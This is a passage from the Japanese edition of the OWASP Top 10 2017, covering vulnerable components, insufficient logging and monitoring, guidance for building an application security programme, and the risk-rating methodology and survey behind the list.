- OWASP Cheat Sheet: Deserialization
- OWASP Proactive Controls: Validate All Inputs
- OWASP Application Security Verification Standard
- OWASP AppSecEU 2016: Surviving the Java Deserialization Apocalypse
- OWASP AppSecUSA 2017: Friday the 13th JSON Attacks

外部資料

- CWE-502: Deserialization of Untrusted Data
- Java Unmarshaller Security
- OWASP AppSec Cali 2015: Marshalling Pickles

A9 :2017 既知の脆弱性のあるコンポーネントの使用



アプリケーションによる	悪用のしやすさ: 2	蔓延度: 3	検出のしやすさ: 2	技術面: 2	ビジネス面？
多くの既知の脆弱性に対し、公開されている攻撃方法を見つけることは簡単ですが、それ以外の脆弱性は攻撃方法を新たに開発する労力を要します。		この弱点は広く蔓延しています。コンポーネントを多用する開発スタイルは、開発チームがアプリケーションやAPIにおいて、どのコンポーネントを使用しているかを理解していないため、最新に保たれにくくなります。Retire.jsのような脆弱性スキャナは、脆弱性を見つけるのに役立ちますが、悪用のしやすさを判断するには更なる労力が必要になります。		いくつかの既知の脆弱性は、軽微な影響に留まりますが、これまでの最大級のセキュリティ侵害は、コンポーネントの既知の脆弱性を悪用したものでした。 保護する資産によっては、おそらくこのリスクはもっとも注意すべきリスクであるはずです。	

脆弱性発見のポイント

以下に該当する場合、脆弱と言えます:

- 使用しているすべてのコンポーネントのバージョンを知らない場合（クライアントサイド・サーバサイドの両方について）。これには直接使用するコンポーネントだけでなく、ネストされた依存関係も含む。
- ソフトウェアが脆弱な場合やサポートがない場合、また使用期限が切れている場合。これには、OSやWebサーバ、アプリケーションサーバ、データベース管理システム（DBMS）、アプリケーション、API、すべてのコンポーネント、ランタイム環境とライブラリを含む場合。
- 脆弱性スキャンを定期的にしていない場合や、使用しているコンポーネントに関するセキュリティ情報を購読していない場合。
- 基盤プラットフォームやフレームワークおよび依存関係をリスクに基づきタイムリーに修正またはアップグレードしない場合。パッチ適用が変更管理の下、月次や四半期のタスクとされている環境でよく起こる。これにより、当該組織は、解決済みの脆弱性について、何日も、場合によっては何ヶ月も不必要な危険にさらされることになる。
- ソフトウェア開発者が、更新やアップグレードまたはパッチの互換性をテストしない場合。
- コンポーネントの設定をセキュアにしていない場合。(A6:2017-不適切なセキュリティ設定 参照)

防止方法

以下に示すパッチ管理プロセスが必要です:

- 未使用の依存関係、不要な機能、コンポーネント、ファイルや文書を取り除く。
- Versions Maven Plugin, OWASP Dependency Check, Retire.jsなどのツールを使用して、クライアントおよびサーバの両方のコンポーネント（フレームワークやライブラリなど）とその依存関係の棚卸しを継続的に行う。
- コンポーネントの脆弱性についてCVEやNVD などの情報ソースを継続的にモニタリングする。ソフトウェア構成分析ツールを使用してプロセスを自動化する。使用しているコンポーネントに関するセキュリティ脆弱性の電子メールアラートに登録する。
- 安全なリンクを介し、公式ソースからのみコンポーネントを取得する。変更された悪意あるコンポーネントを取得する可能性を減らすため、署名付きのパッケージを選ぶようにする。
- メンテナンスされていない、もしくはセキュリティパッチが作られていない古いバージョンのライブラリとコンポーネントを監視する。パッチ適用が不可能な場合は、発見された問題を監視、検知または保護するために、仮想パッチの適用を検討する。

いかなる組織も、アプリケーションまたはポートフォリオの存続期間は、モニタリングとトリアージを行い更新または設定変更を行う継続的な計画があることを確認する必要があります。

攻撃シナリオの例

シナリオ#1: コンポーネントは通常、アプリケーション自体と同じ権限で実行されるため、どんなコンポーネントに存在する欠陥も、深刻な影響を及ぼす可能性があります。そのような欠陥は、偶発的（例：コーディングエラー）または意図的（例：コンポーネントのバックドア）両方の可能性があります。発見済みの悪用可能なコンポーネントの脆弱性の例：

- Apache Struts 2においてリモートで任意のコードが実行される脆弱性CVE-2017-5638は、重大な侵害をもたらしています。
- Internet of things (IoT)は、頻繁なパッチ適用が困難もしくは不可能ですが、一方でパッチ適用の重要性はますます高まっています。（例：医療機器）

攻撃者を助けるようなツールがあり、パッチが未適用なシステムやシステムの設定ミスを自動的に見つけることができます。例えば、Shodan IoT search engineは、2014年4月にパッチが適用されたHeartbleedの脆弱性などセキュリティに問題のある機器を見つけることができます。

参考資料


OWASP

- OWASP Application Security Verification Standard: V1 Architecture, design and threat modelling
- OWASP Dependency Check (for Java and .NET libraries)
- OWASP Testing Guide: Map Application Architecture (OTG-INFO-010)
- OWASP Virtual Patching Best Practices

外部資料

- The Unfortunate Reality of Insecure Libraries
- MITRE Common Vulnerabilities and Exposures (CVE) search
- National Vulnerability Database (NVD)
- Retire.js for detecting known vulnerable JavaScript libraries
- Node Libraries Security Advisories
- Ruby Libraries Security Advisory Database and Tools

A10 :2017 不十分なロギングとモニタリング



アプリケーションによる	悪用のしやすさ: 2	蔓延度: 3	検出のしやすさ: 1	技術面: 2	ビジネス面？

不十分なロギングとモニタリングの悪用が、ほぼすべての重大なインシデントの背後にあります。

モニタリングとタイムリーな対応の不備を突き、攻撃者は攻撃を検知されることなく目標を達成します。

業界調査に基づいてこの問題はTop 10に追加されました。十分にモニタリングされているかどうかを判断するための方法の1つは、ペネトレーションテスト後のログを調べることです。どのような損害を引き起すのかを理解するために、テスターの行動に対して十分なログが記録される必要があります。

成功した攻撃の多くは脆弱性の下調べから始まります。このような下調べを見逃し続けることによって、脆弱性攻撃の成功率がほぼ100%になる可能性があります。2016年には侵害を特定するのに平均191日という多くの時間がかかりました。

脆弱性発見のポイント

ロギングや検知、モニタリング、適時の対応が十分に行われないという状況は、いつでも発生します:

- ログイン、失敗したログイン、重要なトランザクションなどの監査可能なイベントがログに記録されていない。
- 警告とエラーが発生してもログメッセージが生成されない、または不十分、不明確なメッセージが生成されている。
- アプリケーションとAPIのログが、疑わしいアクティビティをモニタリングしていない。
- ログがローカルにのみ格納されている。
- アラートの適切なしきい値とレスポンスのエスカレーションプロセスが整えられていない、または有効ではない。
- ペネトレーションテストやDASTツール（OWASP ZAPなど）によるスキャンがアラートをあげない。
- アプリケーションがリアルタイム、準リアルタイムにアクティブな攻撃を検知、エスカレート、またはアラートすることができない。

ユーザまたは攻撃者がログやアラートのイベントを閲覧できると、情報の漏えいが発生する可能性があります (A3:2017-機微な情報の露出 を参照).

防止方法

アプリケーションによって保存または処理されるデータのリスクに応じて対応する: :

- ログイン、アクセス制御の失敗、サーバサイドの入力検証の失敗を全てログとして記録するようにする。ログは、不審なアカウントや悪意のあるアカウントを特定するために十分なユーザコンテキストを持ち、後日、フォレンジック分析を行うのに十分な期間分保持するようにする。
- 統合ログ管理ソリューションで簡単に使用できる形式でログが生成されていることを確認する。
- 価値の高いトランザクションにおいて、監査証跡が取得されていること。その際、追記型データベースのテーブルなどのような、完全性を保つコントロールを用いて、改ざんや削除を防止する。
- 疑わしい活動がタイムリーに検知されて対応されるように、効果的なモニタリングとアラートを確立する。
- NIST 800-61 rev 2（またはそれ以降）のような、インシデント対応および復旧計画を策定または採用する。

OWASP AppSensor、OWASP ModSecurity Core Rule Setを使用したModSecurityなどのWebアプリケーションファイアウォール、カスタムダッシュボードとアラートを使用したログ相関分析ソフトウェアなど、商用およびオープンソースのアプリケーション保護フレームワークがあります。

攻撃シナリオの例

シナリオ #1: 小さなチームが運営するオープンソースのプロジェクトフォーラムソフトウェアが、ソフトウェアの欠陥を突かれてハッキングされました。攻撃者は次期バージョンと、すべてのフォーラムの内容を含む内部のソースコードリポジトリを削除しました。ソースコードは回復することができましたが、モニタリング、ロギング、アラートの欠如によって問題が悪化してしまいました。この問題の発生により、フォーラムソフトウェアプロジェクトは活発ではなくなりました。

シナリオ #2: 良くあるパスワードを使用するユーザに対して、攻撃者はスキャンを実施します。彼らは、このパスワードを使用しているすべてのアカウントを乗っ取ることができるようになります。他のユーザにとって、このスキャンは1回だけ失敗したログインとなります。また別の日に、スキャンは異なるパスワードで繰り返される場合があります。

シナリオ #3: 米国の大手小売業者が、添付ファイルを分析する内部マルウェア分析サンドボックスを持っていたとのことです。サンドボックスソフトウェアは、望ましくないと思われるソフトウェアを検知しましたが、誰もこの検知に対応しませんでした。サンドボックスは、外部の銀行による不正なカード取引によって侵害が検知されるまで、しばらくの間警告を発し続けていました。

参考資料

OWASP

- OWASP Proactive Controls: Implement Logging and Intrusion Detection
- OWASP Application Security Verification Standard: V8 Logging and Monitoring
- OWASP Testing Guide: Testing for Detailed Error Code
- OWASP Cheat Sheet: Logging

外部資料

- CWE-223: Omission of Security-relevant Information
- CWE-778: Insufficient Logging

反復可能なセキュリティプロセスと標準セキュリティ制御の確立と使用

Webアプリケーションのセキュリティに関して不慣れか、これらのリスクに既に非常に精通しているかにかかわらず、セキュアなWebアプリケーションの構築や存在する脆弱性の修正は困難な場合があります。大規模なポートフォリオを管理しなければならない場合には、この作業はかなり気力をくじきます。組織や開発者がコスト効率を考慮しながら、アプリケーションのセキュリティリスクを減らせるように、OWASPは、組織でのアプリケーションセキュリティに着手するための数々の無料でオープンなリソースを開発しています。

セキュアなWebアプリケーションやAPIを構築するためにOWASPが開発してきた多くのリソースの一部を以下に示します。次のページでは、Webアプリケーションや APIのセキュリティを検証する際に、組織が活用できるOWASPの他のリソースを記載しています。

アプリケーションセキュリティ要件

セキュアなWebアプリケーション開発のために、各アプリケーションにおけるセキュリティ要件を定義しなければなりません。OWASPでは、アプリケーションのセキュリティ要件設定におけるガイドとしてOWASP Application Security Verification Standard (ASVS)を活用することを推奨します。もし開発を外部に委託するのであれば、OWASP Secure Software Contract Annexを参照してください。**注意:** このドキュメントは米国の契約法に基づきます。そのため、当該ドキュメントのサンプルを活用する前に、弁護士に相談してください。

アプリケーションセキュリティアーキテクチャ

アプリケーションやAPIにセキュリティを後付けで組み込むよりもむしろ、開発初期段階からセキュリティを設計に組み込む方が、コスト効率がずっと良くなります。OWASPでは、まず開発初期からセキュリティを設計に組み込む指針にOWASP Prevention Cheat Sheetsを推奨します。

標準的なセキュリティ制御

強力かつ可用なセキュリティ制御の構築は困難です。標準なセキュリティ制御を組み合わせることで、セキュアなアプリケーションまたはAPI開発を根本的に簡略化できます。開発者はまずOWASP Prevention Cheat Sheets を参照するとよいでしょう。そして、最新のフレームワークでは、認可・検証・CSRF対策などの標準的なセキュリティ制御を効率よく実装できます。

セキュアな開発ライフサイクル

セキュアなアプリケーションやAPIを開発する際に、組織が従うべきプロセスを改善するため、OWASPはOWASP Software Assurance Maturity Model (SAMM)を推奨しています。組織が直面する特定のリスクに適応するソフトウェアセキュリティの戦略を構築および実施する際に、このモデルが役に立ちます。

アプリケーションセキュリティ教育

OWASP Education Projectでは、Webアプリケーションセキュリティに関する開発者向けトレーニングに役立つ教育コンテンツを公開しています。脆弱性に関する実地訓練には、OWASP WebGoat、WebGoat.NET、OWASP NodeJS Goat、OWASP Juice Shop Project、そしてOWASP Broken Web Applications Projectを試してください。最新情報の入手には、OWASP AppSec Conference、OWASP Conference Training、そして各地で開催されるOWASP Chapter meetingsに参加してください。

他にも数多くのOWASPの資料が入手できます。OWASP Projectsにアクセスしてください。そこでOWASP project inventoryを開くと、すべてのFlagship、Labs、Incubatorプロジェクトがあります。ほとんどのOWASPの資料はwikiで閲覧ができます。そしてOWASPの多くの文書をハードコピーや電子書籍で注文できます。

継続的なアプリケーションセキュリティテストを確立する

セキュアにコードを実装することは重要です。しかし、構築しようとしているセキュリティがあり、それが正しく実装され、あらゆる箇所に適用されていることを確認することも重要です。アプリケーションセキュリティテストの目的は、セキュアな実装がなされていることの証跡を得ることです。アプリケーションセキュリティテストは難しく、複雑であり、アジャイルやDevOpsのような最新の高速な開発プロセスにおいては、従来のアプローチやツールでは立ち行かなくなっています。そのため、アプリケーションポートフォリオの全体において、重要と考えられることにどのように焦点をあて、費用対効果の高い手法をとるべきかを考慮することを強く推奨します。

昨今、リスクは急速に変化を遂げており、毎年1回程度、脆弱性スキャンや侵入テストが行われています。また昨今のソフトウェア開発においては、ソフトウェア開発ライフサイクル全体での継続的なアプリケーションセキュリティテストが要求されています。開発スピードを損なうことのないようセキュリティの自動化を施し、既存の開発プロセスを強化してください。どのアプローチを選択したとしても、アプリケーションポートフォリオの規模に応じたテスト、トリアージ、修復、再テスト、再デプロイに係る年間コストを考慮してください。

脅威モデルの理解	テストを開始する前に、何に対して時間を費やすべきか理解していることを確認してください。優先順位は脅威モデルに基づき決定できます。そのため、脅威モデルが検討されていない場合には、テストを実施する前に検討する必要があります。脅威モデルの検討にあたっては、OWASP ASVS と OWASP Testing Guide を活用することを検討し、ツールベンダーに依存することなく、ビジネスにおいて重要視されることを決定してください。
SDLC（ソフトウェア開発ライフサイクル）の理解	アプリケーションセキュリティテストのアプローチは、ソフトウェア開発ライフサイクルにおける、人材、プロセス及び使用するツールに馴染みがある必要があります。余計なステップ、ゲート、レビューを強制することで、軋轢を生み、バイパスされ、失敗する可能性があります。セキュリティ情報を収集し、プロセスにフィードバックする機会を探しましょう。
テスト戦略	各要件を検証するための最も簡単で、高速、かつ、正確な方法を選択してください。OWASP Security Knowledge Framework とOWASP Application Security Verification Standard を単体・総合テストにおける機能及び非機能のセキュリティ要件を策定する際に参照できます。自動化したツールを利用したことによるfalse-positiveに対処することに加え、重大なfalse-negativeに対処するための人的リソースの確保を考慮してください。
範囲と正確さの達成	すべてをテストする必要はありません。まずは重要なことに焦点をあて、段階的に検証プログラムの範囲を拡張していきます。つまり、自動的に検証されている一連のセキュリティ実装とリスクの範囲を拡張し、適用される一連のアプリケーションとAPIの範囲を拡張していくことを意図しています。すべてのアプリケーションとAPIが本質的にセキュアであることを継続的に検証される状態とすることを目的にしています。
明確な結果の伝達	どんなに良いテストを行ったとしても、それを効果的に伝えなければ何の違いもありません。アプリケーションの仕組みを理解していることを示すことにより、信頼を築きましょう。専門用語を羅列せず明確に記述し、実際に悪用する際の攻撃シナリオを含めましょう。脆弱性がどの程度悪用され得るか、どの程度の被害を受けるのかを現実的に評価してください。最後に、PDFファイルではなく、開発チームがすでに使用しているツールで結果を提供しましょう。

今すぐ、アプリケーションセキュリティ計画を開始しましょう

アプリケーションセキュリティの実装は必須になっています。増加する攻撃と規制の圧力の間で、アプリケーションとAPIを保護するための効果的なプロセスや能力を組織において確立する必要があります。すでに開発した膨大な数のアプリケーションとAPIの長大な行数のコードがあり、多くの組織では膨大な量の脆弱性に対処することに奮闘しています。OWASPはアプリケーションとAPIにおけるセキュリティを改良するためにアプリケーションセキュリティのプログラムを組織において確立することを推奨しています。

アプリケーションセキュリティを実現するには、セキュリティと監査、ソフトウェア開発、ビジネス及びエグゼクティブマネジメントを含む、組織のさまざまな部門が効率的に連携する必要があります。各部門において組織におけるアプリケーションセキュリティの実態を把握できるよう、セキュリティの見える化を図り、計測可能な状態にすべきです。リスクを排除または低減することにより企業のセキュリティを向上させるような活動や成果に集中しましょう。以下のリストに示す活動のほとんどは、OWASP SAMMとOWASP Application Security Guide for CISOsに掲載されています。

はじめに

- 全てのアプリケーションと関連するデータ資産を文書化します。より大きな組織においては、文書化を実現するために構成管理データベース（CMDB）を実装することを検討すべきです。
- アプリケーションセキュリティのプログラムを構築し、適用します。
- 自らの組織と同様の組織の間のギャップ分析を実施して、重要な要改善分野と実行プランを定義します。
- 経営層の許可を取り付け、アプリケーションセキュリティの意識向上活動を情報システム部門全体で実施します。

リスクベースポートフォリオアプローチ

- ビジネスの観点からアプリケーションポートフォリオの保護の必要性を特定します。これは、保護されるデータ資産に関連するプライバシー法やその他の規制によって一部は実現されます。
- 組織のリスク耐性を踏まえた一貫性のあるリスク発生可能性と影響度の定義した共通のリスク評価モデルを確立します。
- すべてのアプリケーションとAPIを測定し、優先順位付けを行います。結果をCMDBに追加します。
- 範囲と厳密さのレベルを適切に設定するために、品質保証ガイドラインを確立します。

強力な基礎の作り上げ

- 全ての開発チームが遵守すべきアプリケーションセキュリティのベースラインを定義した組織の方針と標準を確立します。
- これらの方針と標準を補完する再利用可能なセキュリティ制御を定義し、それらを使用する際の設計開発ガイドラインを提供します。
- 様々な開発の役割やトピックからなるアプリケーションセキュリティのトレーニングカリキュラムを確立します。

セキュリティを既存プロセスに統合

- セキュリティ実装と検証の作業を定義し、既存の開発と運用プロセスに統合します。作業には、脅威モデリング、セキュアな設計と設計レビュー、セキュアなコーディングとコードレビュー、ペネトレーションテスト、修正作業を含みます。
- 開発及びプロジェクトチームが成功するように専門家（SME）とサポートサービスを提供します。

管理可視化の提供

- 定数的管理を実施します。改良と、収集した数値と分析データに基づく改善及び資金調達を実施します。数値には、セキュリティプラクティスとアクティビティの遵守、検出された脆弱性、緩和された脆弱性、アプリケーションの範囲、タイプとインスタンスによる欠陥密度等を含みます。
- 企業全体での戦略的、システマティックな改善を目的とした根本的な原因と脆弱性のパターンを発見するために実装と確認の作業から得たデータを分析します。失敗から学び、改善を進める積極的なインセンティブを提供します。

アプリケーションマネージャのための次のステップ

アプリケーションライフサイクル全体を管理する

アプリケーションは、人が定期的に作成し、維持する最も複雑なシステムです。アプリケーションにおけるITマネジメントは、アプリケーションのITライフサイクル全体の責任を有するITスペシャリストにより実施されるべきです。アプリケーションオーナーと技術的に同等な立場の者としてアプリケーションマネージャを確立することをお勧めします。アプリケーションマネージャは、ITの観点から、要件策定からシステムの廃棄に至るまでのアプリケーションライフサイクル全体を担当します。

リソース管理の要件	・全てのデータ資産における機密性、真正性、完全性及び可用性や予想されるビジネスロジックに関する保護要件を含む、アプリケーションに対するビジネス要件を収集し、交渉する。 ・機能及び非機能のセキュリティ要件を含む、技術的な要件を蓄積する。 ・セキュリティに関する活動を含む、設計、ビルド、テスト及び運用の全ての側面をカバー可能な予算を計画し、交渉する。
提案依頼書(RFP)と契約	・例えば、ソフトウェア開発ライフサイクルにおけるベストプラクティスといったセキュリティプログラムに関するガイドラインやセキュリティ要件をなど、社内外の開発者と要件を交渉する。 ・計画と設計工程を含む、全ての技術要件の達成を評価する。 ・設計、セキュリティ、サービスレベルアグリーメント(SLA)を含む技術的な要件を交渉する。 ・OWASP Secure Software Contract Annexのような様式やチェックリストを適用する。 注記: OWASP Secure Software Contract Annexは米国の契約法に基づいている。そのため、参照するに当たっては、弁護士に相談する。
計画と設計	・開発者や社内の株主や例えばセキュリティ専門家と計画や設計を交渉する。 ・保護の必要性と予想される脅威レベルに応じたセキュリティアーキテクチャ、制御及び対策を定義する。定義するに当たっては、セキュリティ専門家がサポートをするべきである。 ・アプリケーションオーナーが残存するリスクを受容するか、追加のリソースを提供する。 ・各スプリントにおいて、非機能要件に対して追加された制約を含むセキュリティストーリーを作成する。
デプロイ、テスト及び公開	・必要な権限を含む、アプリケーション、インタフェース、必要な全てのコンポネントのセキュアなデプロイを自動化する。 ・技術的な機能とITアーキテクチャとの統合をテストし、ビジネステストを調整する。 ・技術的かつビジネス的な観点から、正常系と異常系のテストケースを作成する。 ・アプリケーションによる内部プロセス、保護の必要性、想定される脅威レベルに応じて、セキュリティテストを管理する。 ・アプリケーションを起動し、適宜以前に使用していたアプリケーションからの移行する。 ・構成管理データベース(CMDB)やセキュリティアーキテクチャを含む、全ての文書を確定化する。
運用及びチェンジマネジメント	・運用には、例えばパッチ管理といったアプリケーションのセキュリティ管理に関するガイドラインを含める。 ・利用者のセキュリティ意識を高め、セキュリティとユーザビリティのバランスを管理する。 ・例えばアプリケーションやOS、ミドルウェア、ライブラリのバージョンアップに関する変更の計画と管理を実施する。 ・変更管理データベースや運用手順書、プロジェクトに関する文書を含む全ての文書を更新する。
システムの廃棄	・必要なデータを全てアーカイブし、その他のデータを全て安全に消去する。 ・未使用のアカウント、役割、権限の削除などを実施し、アプリケーションを安全に廃棄する。 ・構成管理データベースにおいてアプリケーションのステータスを廃棄にする。

弱点として表れるリスクについて


Top 10のリスク格付手法は、OWASP Risk Rating Methodologyに基づいています。我々は各Top 10のカテゴリに対して、典型的なWebアプリケーションのそれぞれの弱点について、一般的な発生可能性と影響要素をみて、リスクを推計しました。そしてアプリケーションに対してもっとも重大なリスクをもたらすような弱点に基づいてTop 10を整理しました。これらの要素は、物事が変化し進化するにつれて、新しいTop 10がリリースされる度に更新されます。

OWASP Risk Rating Methodologyは脆弱性のリスクを計算するために、多数の要素を定義しています。ただし、実際のアプリケーションやAPIにおける特定の脆弱性よりも、Top 10は一般論を議論すべきです。従って、我々は、リスク計算においてアプリケーションオーナーまたは管理者より、精緻になることはありません。アプリケーションとデータの重要性、脅威の内容、システムの構築方法や運用などに合わせ、ご自身で判断する必要があります。

我々が使用している手法は、弱点の発生可能性に関する三つの要素（蔓延度、検出のしやすさ、悪用のしやすさ）と一つの影響要素（技術面への影響）を含めています。各要素のリスクの尺度は、各要素に特有の用語を用いて、低(1)から高(3)までの範囲です。弱点の「蔓延度」は計算する時に、必ずしも含む必要はありません。「蔓延度」データについて、いくつもの組織（25ページの謝辞参照）から統計資料の提供を受け、それらの「蔓延度」に関するデータをまとめ上げ、「蔓延度」によるTop 10の存在可能性リストを作成しました。このデータは、他の二つの発生可能性に関する要素（検出のしやすさ、悪用のしやすさ）と合わせて、各弱点の発生可能性の格付を計算しました。そしてその発生可能性の評価において、各弱点ごとに我々が推計した「技術面への影響」の平均値から、Top 10各項目のリスク順位の全体像を生成しました。（高いほど高リスク）。検出のしやすさ、悪用のしやすさ、影響は、Top 10のそれぞれのカテゴリーに関連して報告されたCVEを分析して計算しました。

注意:このアプローチが「脅威エージェント」の可能性を考慮していないことに注意してください。また、特定のアプリケーションの技術的な詳細も考慮していません。攻撃者が特定の脆弱性を突く際に、これらの要素が全体の発生可能性に大幅な影響を与える可能性があります。この評価はあなたのビジネスへの実際の影響も考慮していません。あなたの組織の文化、業界、規制などを考慮して、どのぐらいのセキュリティリスクをアプリケーションとAPIに対して負うかを決定してください。OWASP Top 10の目的は、特定のアプリケーションやAPIを想定したリスク分析ではありません。

以下に、A6:2017-不適切なセキュリティ設定を例として、我々の計算を示します。



Top 10 リスクファクターのまとめ

下の表は、2017 Top 10アプリケーションのセキュリティリスクと各リスクに紐付けたリスクファクターのまとめです。これらのファクターは、OWASP Top 10チームが持つ統計資料と経験に基づき決定しました。それぞれのアプリケーションや組織におけるリスクを理解するために、「脅威エージェント」と「ビジネス面への影響」を考慮しないといけません。ソフトウェアに甚大な弱点があったとしても、攻撃をする「脅威エージェント」がいない、或いは関連資産への「ビジネス面への影響」が極めて少ない場合、重大なリスクにはなりません。

リスク	脅威エージェント	攻撃手法	セキュリティ上の弱点		影響		Score
		悪用のしやすさ	蔓延度	検出のしやすさ	技術面	ビジネス面	
A1:2017-インジェクション	アプリによる	容易: 3	よく見られる: 2	容易: 3	深刻: 3	ビジネスによる	8.0
A2:2017-認証の不備	アプリによる	容易: 3	よく見られる: 2	平均的: 2	深刻: 3	ビジネスによる	7.0
A3:2017-機微情報の露出	アプリによる	平均的: 2	広い: 3	平均的: 2	深刻: 3	ビジネスによる	7.0
A4:2017-XML外部エンティティ参照 (XXE)	アプリによる	平均的: 2	よく見られる: 2	容易: 3	深刻: 3	ビジネスによる	7.0
A5:2017-アクセス制御の不備	アプリによる	平均的: 2	よく見られる: 2	平均的: 2	深刻: 3	ビジネスによる	6.0
A6:2017-不適切なセキュリティ処理	アプリによる	容易: 3	広い: 3	容易: 3	中程度: 2	ビジネスによる	6.0
A7:2017-クロスサイトスクリプティング (XSS)	アプリによる	容易: 3	広い: 3	容易: 3	中程度: 2	ビジネスによる	6.0
A8:2017-安全でないデシリアライゼーション	アプリによる	困難: 1	よく見られる: 2	平均的: 2	深刻: 3	ビジネスによる	5.0
A9:2017-脆弱性のあるコンポーネントの使用	アプリによる	平均的: 2	広い: 3	平均的: 2	中程度: 2	ビジネスによる	4.7
A10:2017-不十分なロギングとモニタリング	アプリによる	平均的: 2	広い: 3	困難: 1	中程度: 2	ビジネスによる	4.0

その他の考慮すべきリスク

Top 10は、幅広く含めていますが、考慮・評価すべきリスクは、他に多数あります。以前のTop 10に含まれていたリスクもありますが、まだ識別されていない新たな攻撃手法もあります。他に考慮すべき重要なアプリケーションのセキュリティリスクを以下に示します（CWE-ID順）:

- CWE-352: Cross-Site Request Forgery (CSRF)
- CWE-400: Uncontrolled Resource Consumption ('Resource Exhaustion', 'AppDoS')
- CWE-434: Unrestricted Upload of File with Dangerous Type
- CWE-451: User Interface (UI) Misrepresentation of Critical Information (Clickjacking and others)
- CWE-601: Unvalidated Forward and Redirects
- CWE-799: Improper Control of Interaction Frequency (Anti-Automation)
- CWE-829: Inclusion of Functionality from Untrusted Control Sphere (3rd Party Content)
- CWE-918: Server-Side Request Forgery (SSRF)

概要

OWASP Project Summitにおいて、参加者とコミュニティメンバーは、データの量と調査の質の2つの観点から脆弱性の評価を実施することを決定しました。

調査

調査のために、これまでに"最先端"であると特定されたか、Top10メーリングリストの2017 RC1へのフィードバックにおいて言及された脆弱性のカテゴリーを収集しました。それらのカテゴリーを調査内容に含め、回答者にOWASP Top 10 - 2017に含めるべきと考える上位4つの脆弱性を選択するよう促しました。調査は、2017年8月2日～9月18日まで実施され、516の回答を得ました。

ランク	脆弱性カテゴリ	スコア
1	Exposure of Private Information ('Privacy Violation') [CWE-359]	748
2	Cryptographic Failures [CWE-310/311/312/326/327]	584
3	Deserialization of Untrusted Data [CWE-502]	514
4	Authorization Bypass Through User-Controlled Key (IDOR* & Path Traversal) [CWE-639]	493
5	Insufficient Logging and Monitoring [CWE-223 / CWE-778]	440

Exposure of Private Informationは、明確に重大な脆弱性ですが、既存のA3:2017-機微な情報の露出に含まれています。Cryptographic Failuresは A3:2017-機微な情報の露出に含まれています。Deserialization of Untrusted Dataは、A8:2017-安全でないデシリアライゼーション に位置付けました。4番目のUser-Controlled Keyは、A5:2017-アクセス制御の不備に含めています。調査においてはより上位のランクとすべきといった意見もありましたが、認可の脆弱性に関連するデータが十分ではなかったためA5としています。5番目のInsufficient Logging and Monitoringは、A10:2017-不十分なロギングとモニタリングとして位置付けました。アプリケーションは何が攻撃になり得るのか定義し、適切なロギング、アラート、エスカレーション、レスポンスを生成できる必要があり、その点を考慮しました。

データ提供依頼

一般的に、収集され分析されたデータはテストしたアプリケーションで検出した脆弱性の数の頻データに沿っています。よく知られているように、ツールは脆弱性のすべてのインスタンスを報告し、人がその中から単一の結果を報告します。この2つの種類のレポートを同等の方法で集計するのは非常に困難です。 2017においては、与えられたデータセットのうち1つまたは複数の特定のデータ・セットを持つアプリケーションの数に基づき、発生率を計算しました。より多くの貢献者から2つの観点で情報を提供いただきました。1つ目は、脆弱性のすべてのインスタンスを数える従来の頻度スタイルであり、2つ目は、脆弱性が1回またはそれ以上検出されたアプリケーションの数です。完璧ではありませんが、これにより、ツールの結果と人の結果の双方を比較することができます。ローデータ及び分析作業結果はGitHubでご確認いただけます。次以降のTop 10のバージョンに向け、この方法をさらに拡張していく予定です。

